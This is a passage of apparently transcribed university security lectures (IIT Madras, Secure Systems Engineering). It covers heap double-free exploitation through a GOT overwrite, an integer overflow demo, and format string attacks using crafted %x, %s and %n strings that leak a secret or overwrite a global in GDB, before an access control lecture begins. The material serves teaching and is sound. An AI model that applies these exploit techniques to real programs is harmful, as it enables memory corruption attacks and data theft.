
34

Now let us look at this small program and see what can actually go wrong. So in this particular program what we have done is that we have *malloc* two memory regions of 10 bytes each and allocated them to pointers *a* and *b* respectively then we have freed *a* we have freed *b* and then we have feed *a* again, so note that *a* is freed twice so what can go wrong with this first of all note that your compiler will not be able to determine that your *free a* is invoked twice, secondly you will also notice that ptmalloc two will not be able to determine that the memory chunk *a* is freed twice.

Now let us look what happens internally when such a program executes, first as we know when *free a* gets invoked the freed chunk of memory is added to the linked list next when *free b* gets invoked you would have a second chunk of memory added to the linked list now the link list pointers are appropriately adjusted so that the forward pointer corresponding to *a* wants to *b* and back pointer of *b* points to *a* and vice versa as well.

Now thirdly what would happen when you invoke *free a* again in such a case since ptmalloc cannot identify that *a* is being freed for the second time it would simply add a third node into the linked list, so note that our linked list virtually has three elements *a*, *b* and *a*. Now essentially what is happening here is these two locations are what are actually the same this corresponds to the chunk *a* of which is *free* the for the first time and this corresponds to the chunk *a* again which is *free* for the second time, so these two are in fact the same memory location.

(Refer Slide Time: 08:31)




35

Now consider the small change in the program where we actually invoke another *malloc* of 10 bytes and allocate the pointer to see. Now as we know what *malloc* would do is that it would look into the link list and it would pick one of the chunks which is available, so in this case it would actually pick the first chunk which is a and thus what you would see and what is expected is that a as well as c would point to the same memory chunk, so both of them would have the same value stored in them.

The difference between a and c is that a is freed and it is present in the linked list and c is allocated and it is an allocated chunk. So, therefore what we have here is that virtually we have one chunk which is configured to be freed that is the a chunk and the same chunk is also configured by ptmalloc and allocated to c.

(Refer Slide Time: 09:38)



36

Now if we look at the difference between the allocated chunk and the freed chunk we see the following. The allocated chunk looks something like this do you have the metadata over here corresponding to previous and the size and the various bits like *n*, *m* and *p* and you have the data which is present here while the *free* chunk comprises of the metadata as before the previous chunk and the size and the various flags but importantly we have the forward pointer and the back pointer present in the *free* chunk.

So, as we know this forward and back pointer is used for managing the linked list. Now what would happen if we have statements such as this **c=deadbeef and *(c+4) = deadbeef*, so essentially this data gets written into these locations. Note that *c* and *a* are essentially the same location, *c* and *a* are pointing to the same memory chunk therefore when we have operations like *c* and **c* and **(c+4)* what you are essentially doing is modifying the forward pointer and the back pointer essentially when we look at this from a linked list perspective what you would notice is that we are modifying the linked list pointers.

So by appropriately setting values of **c* and **(c+4)* we can modify these forward and back pointers and we could force the code to run a specific payload in other words we can actually force and exploit to execute. Now we will take a small example of such a code.

(Refer Slide Time: 11:26)

The slide has a red header 'Exploiting'. Below it is a code block in a light blue box:

```
char payload[] = "\x33\x56\x78\x12\xac\xb4\x67";  
  
Void fun1() {}  
  
void main()  
{  
    char *a = malloc(10);  
    char *b = malloc(10);  
    char *c;  
  
    fun1();  
    free(a);  
    free(b);  
    free(a);  
    c = malloc(10);  
    *(c + 0) = GOT entry-12 for fun1;  
    *(c + 4) = payload;  
    some malloc(10);  
    fun1();  
}
```

To the right of the code, there are two annotations:

- "Need to lookout for programs that have (something) like this structure" with a blue arrow pointing to the code.
- "We hope to execute payload instead of the 2nd invocation of fun1();"

At the bottom left is a small logo 'CR' and at the bottom right is the number '37'.

So this particular example over here is a very small code which shows how one could exploit a *double free*. So let us assume that we have a payload which is present here and this payload as we have seen before comprises of some hexadecimal codes which can be interpreted by the processor and will execute, in this payload we could have various things like a shell code or any other malicious code which we want to execute in that particular system.

So let us see how a *double free* can be used to subvert execution and force this particular payload to execute, let us assume we have a program that looks something like this. So what we have here is that we have *a* and *b* which gets pointers pointed to by two chunks of memory which is of 10 bytes each and then what we do first is invoke this *fun1* it is some arbitrary function which is not important for us then we have the *double free* as we have seen before that is the *free a* followed by *free b* and then *free a* and then we have the *c* equal to *malloc 10*.

So as we have seen in the example in the previous slide this *c* and *a* would have pointers which point to the same memory chunk *a* is a freed memory chunk and therefore it has a forward and back pointers corresponding to the link list management well *c* is an allocated chunk, so once the chunk is allocated we can then modify the data present in them, so over here we have just hard coded the code but in reality you could actually have this by using say a *scanf* or from a network packet or things like that where you could actually modify the contents of *c*.

So, what we modify it is with over here is the GOT entry minus 12 for *fun1*, so please refer to the ASLR lectures to find out what the GOT entry means and *(c+4) is the address of the payload. Now what we do is some arbitrary *malloc* we invoke here and invoke *fun1*, so note that so now note that the GOT entry for *fun1* is used to determine the address or the location of *fun1*.

Now if we somehow managed to change the GOT entry corresponding to *fun1* we will also be able to change the instructions that get executed when *fun1* gets invoked what we will be seeing in this particular exploit is that we are going to change the entry for we are going to change the GOT entry for *fun1* and replace it with the payload, so thus what we see is that when *fun1* gets invoked over here it would be the payload that gets executed and thus we are able to achieve a subverting of the execution using the *double free* of the a that has occurred.


(Refer Slide Time: 14:51)

```
char payload[] = "\x33\x56\x78\x12\xac\xb4\x67";
Void fun1() {}

void main()
{
    char *a = malloc(10);
    char *b = malloc(10);
    char *c;

    fun1();
    free(a);
    free(b);
    free(a);
    c = malloc(10);
    *(c + 0) =GOT entry-12 for fun1;
    *(c + 4) = payload;
    some malloc(10);
    fun1();
}
```

Payload executes



So we will start off from this particular point and what we see over here is that we have this double linked list in which there are 3 entries *a*, *b* and *a* but importantly for us this *a* and this *a* are essentially the same, both of them are actually the same location so when we do *malloc* of 10 again and assign that particular pointer to see what we obtain is that the linked list now reduces to 2 and we have *a* which is freed and *c* which is also allocated and both of them point to the same memory chunk.

So now we are setting $*(c+0)$ and $*(c+4)$ to some GOT entry minus 12 for *fun1* and payload, so therefore we are now breaking this particular link list. In see in where the forward pointers is supposed to be we are putting the GOT entry and where the back pointer is supposed to be we have putting the pointer to the payload. Now what could happen when *malloc* gets invoked over here?

Now when *malloc* gets invoked yet again what would happen is that the payload present in the back pointer gets written into the GOT entry-12 thus when *fun1* gets invoked it will first look up the got entry but instead of getting the actual value of the address of *fun1* it will get the modified address which is actually pointing to the payload thus when *fun1* executes it would be this payload that gets executed, thus we are able to subvert execution and cause the payload to execute.

(Refer Slide Time: 16:43)

Ponder About

```
char *secret = "THIS IS A SECRET MESSAGE!";  
int main(int argc, char **argv){  
    int *a, *b, *c, *d, *e;  
  
    a = malloc(32); /* S1 */  
    b = malloc(32); /* S2 */  
    c = malloc(32); /* S3 */  
    free(a); /* S4 */  
    d = malloc(32); /* S5 */  
    free(b); /* S6 */  
    free(d); /* S7 */  
    e = malloc(32); /* S8 */  
    my_malicious_function(e); /* S9 */  
    a = malloc(32); /* S10 */  
    printf("%s", a); /* S11 */  
}
```

What does the heap look like after each statement S1 to S10 has completed execution?

Show how a malicious function `my_malicious_function` can be written so that S11 prints the secret message.



CR 43

Now this is something for you to think about, so over here we have a program which has several `malloc` and frees important for us is this function `my_malicious_function` which takes the pointer `e` further what you need to think about is to determine how you would write this `my_malicious_function`, so that when `printf` gets invoked over here it is this secret message get that gets printed on the screen.

So, in order to think of this solution you must think about how the various lists are managed by the arena and by the heat and then it would not be very difficult for you to actually find a solution for this.

(Refer Slide Time: 17:24)

Other heap based attacks

- Heap overflows
- Heap spray
- Use after free
- Metadata exploits

CR

44


So the *double free* is just one form of attack for *malloc* there are various other forms like heap overflows, heap sprays, use after *free* and other (meat) metadata exploits, so but most of them follow the same kind of principle there the management of the *free* chunks and the allocated chunks are essentially manipulated so that the execution gets subverted and the payload (exec) executes.

Further on many of these attacks also just figure out a way to leaked information from other locations in the heap. So with this we will actually wind up this particular lecture, so we had seen in this last two lectures about how heaps are managed and how you could actually use vulnerabilities in the program such as a *double free* vulnerability to exploit the heap, thank you.

Information Security 5 Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Lecture 25
Demo of Integer Vulnerabilities

Hello and welcome to this demonstration on integer overflow vulnerabilities. So what we will be seeing today is a very simple program which many of us actually code in this particular way but we will actually demonstrate that there is a vulnerability in this program and we will show how this vulnerability can be used to actually subvert execution or make the program behave in a very abnormal way.

(Refer Slide Time: 00:41)



The code that we are looking at is present in the VM that is shipped along with this particular course that is the Secure System Engineering NPTEL course and the program as such is present in this directory *NPTEL_Codes/module7*. So, we look into the file *integer_overflow.c*. Now the program we look at is very simple there are two functions a main and the function, in the main function we have three local variables *a*, *b* and *c*, *a* has a value of 1, *b* takes it is input from the command line arguments and *c* essentially does *a + b*.

Now if *c* has a value greater than 0 that is if *c* is a positive number then the value of *c* becomes 0 and the function would terminate. So let us first see this working in the right way and so for example let us make this code as follows make team and then make and you run

integer overflow and specify a number a such as 55 and what we see is that the sum is printed as $55+1$ is 56.

Now at just by eyeballing the code the bug in the code is not very obvious however what we will now demonstrate now is that by changing the input which is which would typically be in the user control the attacker would be able to make this program behave maliciously for example the attacker could give a positive value of b and make this particular function get invoked.

So the one vulnerability that we are actually going to exploit here is that each of these variables int has a size of 2^{31} , so typically this is a signed integer so the maximum value that can be represented in the signed integer on this 32-bit machine is $2^{31}-1$. So if this value is actually given as input to b then this maximum value+1 will cause a wrapping to occur and the value of c would become 0.


So, the value of $2^{31}-1$ can be obtained we will just calculate that right now, so it is put in decimal mode and we take $2^{31}-1$ would give be this particular value 2147483647. So, let us give this as input overflow and paste this value here and what we see is that the value of c indeed has become 0 and therefore this if condition has not entered but rather function has been invoked.

So what attackers could do this way is that they could manipulate what inputs you take automatically so that there is an overflow and you would not have thought of such overflow during the testing and with this they would be able to actually execute vulnerable functions in the code and do a lot of other malicious aspects. So some of these things we have actually discussed as part of this lecture corresponding to integer overflow which we have seen in the previous videos and many of these modern malware would use such vulnerabilities in integer overflow or signedness of integer or the width of integer to subvert execution and create payloads, thank you.

Information Security 5 Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Lecture 26
Demo of Format String Vulnerabilities 2

Hello and welcome to this demonstration, this demonstration is also about format string vulnerabilities.

(Refer Slide Time: 00:21)



We will look at a code which is present in these vm that we ship along with this course, the code is present in *NPTEL_Codes/module6*, you can look it up at file call *print3a.c*, this code is very similar to what we have seen before essentially there is a global variable *s* and what we do intend to do is to use the vulnerability in the *printf* which is present here and be able to modify *s*.


So note that `s` is a global variable so therefore it by default would be initialized to 0 so without any vulnerabilities or without exploiting the vulnerability this program when this `printf` executes would print as to be equal to 0 here however what we will do is that we are going to change the user string and note that this user string is specified as a format specifier in `printf`.

So we are going to modify this user string so that the value of s is not 0 or rather we will try to change the value of s to something different. So let us see it running first or we make the

program as before make clean and then make and then run it as print3a and note that this 60 corresponds to s to make it more clearer what we can do is print3a.c and just specify that s is equal to 60.

So what has happened is that the value of *s* or which is supposed to be 0 has been modified due to the vulnerability present in *printf* and has obtained a value of 60. So let us open the code in a different window like this and we will also look at GDB and see exactly what is happening, ok. So we have put a breakpoint at the start of this line and we will note a few values over here first is let us disassemble it and note that the call to *printf* that is this *printf user_string* is present at this location and the adjacent location 0804850c is the return address from *printf*.

(Refer Slide Time: 03:56)



The next thing we would look at is the address of this global variable *s* and that we obtain by this *p/x &s* and we note that it has a value of 0804a028 which is essentially this one 0804a028 arranged in little Indian notation. Now if we look at this particular *user_string*, so what we see is that it has the address of the global variable *s* present initially second we have a format attribute %54x which is present here which essentially means that there is 54 values that may be printed and then we have %6\$n.

So the `$n` indicates that at the location specified by an argument the number of characters that `printf` has printed would be filled, so what we do intend to do is that we want to modify `s` with the number of characters that has been printed. So let us see over here so each of this corresponds to a one character or so it is 4 characters that are printed by this, so one for each

of these bytes then there is a space over here so five and another space over here six plus 54 so it is a total of sixty characters that gets printed.

So what we do expect is that when a *printf* executes this %n it fills in the value of *s* with 60 and this we can see as follows. So we have got the value of *s* and we also have got the value of the return from the *printf* that is at the address 0804850c and now we will let will just single step through a couple of instructions we enter the *printf*@PLT and finally into the *printf* function.

At this point we will look at the stack and print the contents of some of the contents of the stack which would look something like this, so of the first thing you would note is that the return address 0804850C is present over here and the address of user string which is fffffcf48 is 1 before that ok and other thing we note is that at a location 6 words from this first argument to *printf* at an offset of 6 words from the first argument to *printf* is this user string 0804a028.


So what happens is that *printf* would first print these four characters then it would print the space it would leave 54 words and then it would actually print another space now when it comes over here we have that the address of *s* is present, so because of the percentage n that is in the format specifier and *printf* it go to this address and fill in it the contents of the number of characters that has been printed, in which case 60, so thus when *printf* completes execution we have *s* that has the value of 60 in it and therefore when we continue this particular execution we see that the *s* would get a value of 60.

Now note that every time you compile this particular program there may be slight differences in the address of *s* and other minor differences in the address of user string and so on. Therefore even though the source code is given to you it would be good to actually use GDB identify the exact locations of *s* modify the programs accordingly and then execute it in order to get it to work, thank you.

Information Security 5 Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Lecture 27
Demo of Format String Vulnerabilities

Hello and welcome to this demonstration in the course for Secure Systems Engineering. This demonstration is for Format String Vulnerabilities. So, we have already looked at the theory of format strings vulnerabilities and there are some examples, which we are taken in the theory. So, we will demonstrate these examples in this lecture.

(Refer Slide Time: 00:35)




So, the codes for this thing is available in the virtual box which comes along with this particular course, So, you can download the virtual box look into this particular directory `NPTEL_Codes/module6`. In this directory you have all the codes regarding the format string vulnerability. So, let us open the first one that is a `print2.c` and what you see here is a very small program where main starts here, there is a `user_string` of 100 bytes and this `user_string` is set to 0 using the main set function and there is a `strcpy` over here.

Now this `strcpy` now fills in `user_string` with 40a00408 there are six %x's and then a %s and finally there is a `printf` `user_string`, note that the first argument to `printf` is a format specifier, there is a vulnerability in this program because the `printf` which is specified here the format specifier is essentially this string present in `user_string`, So, the objective of this program is to demonstrate that we could manipulate the way `printf` works.

So, that this message this is a *top_secret* message get displayed on the screen, So, note that in anywhere in this program the global variable *s* is not used however we see that when we compile this program and run it we would obtain the global secret message, So, let us do that. So, to run the program we should do a make clean and then make and the program we are interested in is *print2*, So, we will run *print2* and what we see is some extra additional values that gets printed and finally we get this is a *top_secret* message that gets displayed on to the screen.

So, what is happening over here is that there is something fishy going on in this format specifier present in `user_string`. So, that somehow this global variable or this global data gets printed on the screen. To So, to investigate what is actually happening let us do So, with GDB.

(Refer Slide Time: 03:25)



So, let us run the program in GDB we specify a break point over So, we specify break point at line 16 and before we actually enter into the *printf* we will take note of a few important things, first the address of the global variable *s* can be determined as follows \$gdb > p/x &*s* which has a value of 804a040 and look at this string present over here and what has been encoded in the string is exactly the same value of the *s*, So, this is represented in little Indian notation therefore you did it from the from starting from here So, it is 0804a040 which exactly is the address of *s*.


(Refer Slide Time: 04:37)

The next thing we would note we would look at is the disassembly of main and we see that the call to *printf* here in this case the *printf*@PLT is in this particular memory location and the return is present at location 0804851b, So, we can note this down and I have a notepad here and note down the address as 0804851b as the return address return from address from *printf*, ok. The next thing we actually look at is the address of *user_string*.

(Refer Slide Time: 05:41)

So, that is $\$gdb > p/x \&user_string$ is fffffcf48 which is the address of *user_string*, ok. So, let us say single step and see what exactly is happening, So, we single step with *si* and So, we are still executing we are going into *printf@PLT*, we are going into loader and we have now entered into *printf*. Now at this point we shall look at what is present on the stack.

(Refer Slide Time: 06:33)



So, we do So, as follows `$gdb >x/19x $esp` and the first thing we would identify on the stack is the location where the return address is stored, So, note that a return address is present in 084851b which is essentially present here, one word before this return address is where the arguments to `printf` is present, So, fffffcf48 is essentially the argument for `printf` which essentially is the address of `user_string`.

Now when `printf` executes what happens is that it would read is first argument that is the address of `user_string`, it would go to that particular location fffffcf48 and start to print the contents of the strings, So, for example it would go to the contents of `user_string` print the first word which is 0804a040 and then it would see that the next requirement is a `%x`, So, when there is a `%x` it would mean that it would take and print the next argument which is present on the stack, note that here we have not specified any arguments to `printf` besides `user_string`, right and therefore it is assume that 4 bytes prior to this first argument is where the second argument is present and therefore the display would be 00000000.

Similarly at the second `%x` `printf` will assume that it is it has to be the third argument from the stack and therefore 64 gets printed, similarly the fourth `%x` would print this f7e978fb as `printf` is parsing `user_string` it would first print the contents of this location which is 0804a040 and it would continue to parse this string and see the there is a `%x`.

So, when there is a `%x` it expects that you want to print the second argument to `printf` and therefore it looks to the stack for the second argument, now since the first argument is specified at this location fffffcf48 the second argument would be four locations ahead of this

that is at fffffcf34 and *printf* would pick up this value which is all zeroes and display it on the screen.

Similarly at the occurrence of the second %x *printf* will assume that you want to print the third argument and therefore it would pick up this from the stack 0x000000 and 64 and similarly the fourth, fifth and sixth arguments would be f7e978fb and fffffcf6c and fffffd06c. The final thing is at the sixth argument you have a %s at this particular point and time *printf* would look at the sixth argument present that is this value 0804a040 and since you have we specified a %s, So, it interprets this value as an address and tries to print the contents of that address.

So, in our case this value is essentially is the address of *s* that is the address of *s* which is present here and therefore *printf* will print this message corresponding to the global variable *s*, So, what is seen on the screen would be certain junk values corresponding to the contents of the stack like the zeroes, 64 this f7 ffff and So, on and finally corresponding to the %s will be the string this is a *top_secret* message being printed.

So, let us just continue and see what *printf* actually prints and you look at it and what you see is that this 0 corresponds to this particular 0 on the stack that is corresponding to this first %x, 64 which is present here correspond to the second argument and you know that 64 is indeed getting displayed and similarly in a very similar way the other contents of the stack is also, displayed like f7e978fb, fffffcf6c and fffffd06c and finally we having the string this is a *top_secret* message.

(Refer Slide Time: 12:03)

Now there is a better way of also doing this the same thing and rather it is a shorter way of doing this and that is present in the file *print2a.c* where the code is exactly the same however we have changed the way we specify this *user_string*, So, essentially what we have done over here is that we provided the address of *s* that is 0804a040, So, this is as was done before and then we command *printf* to take sixth argument present on the stack, So, the sixth argument in this case corresponds to the printing of *s* on to the screen.

If we execute this program *print2a* we get exactly the same result without all of this intermediate data from the stack getting printed, So, note that over here we just get the first data that is 0804a040 and then it jumps directly to the sixth entry or the sixth argument and causes this is a *top_secret* message to be printed on the screen, thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Access Control
Mod05_Lec28

Hello and welcome to this lecture in the course for Secure System Engineering. In the previous lecture and the lecture that we have seen so far we were considering two executables, we had looked at how vulnerabilities in the executable can be used to create different exploits, in this lecture and the lectures that follow we have been looking at access control mechanisms, so for any system to be, designed to be secure we would have to ensure some access control policies, essentially for any secure systems there are three specific goals it is known as the CIA, confidentiality, integrity and availability.

So, the access control is used to obtain the confidentiality and the integrity aspects of a secure system, so in this particular lecture we have been looking at fundamentals about what access control is and how it can be implemented at different levels.

(Refer Slide Time: 1:23)

Access Control


(the tao of achieving confidentiality and integrity)



2

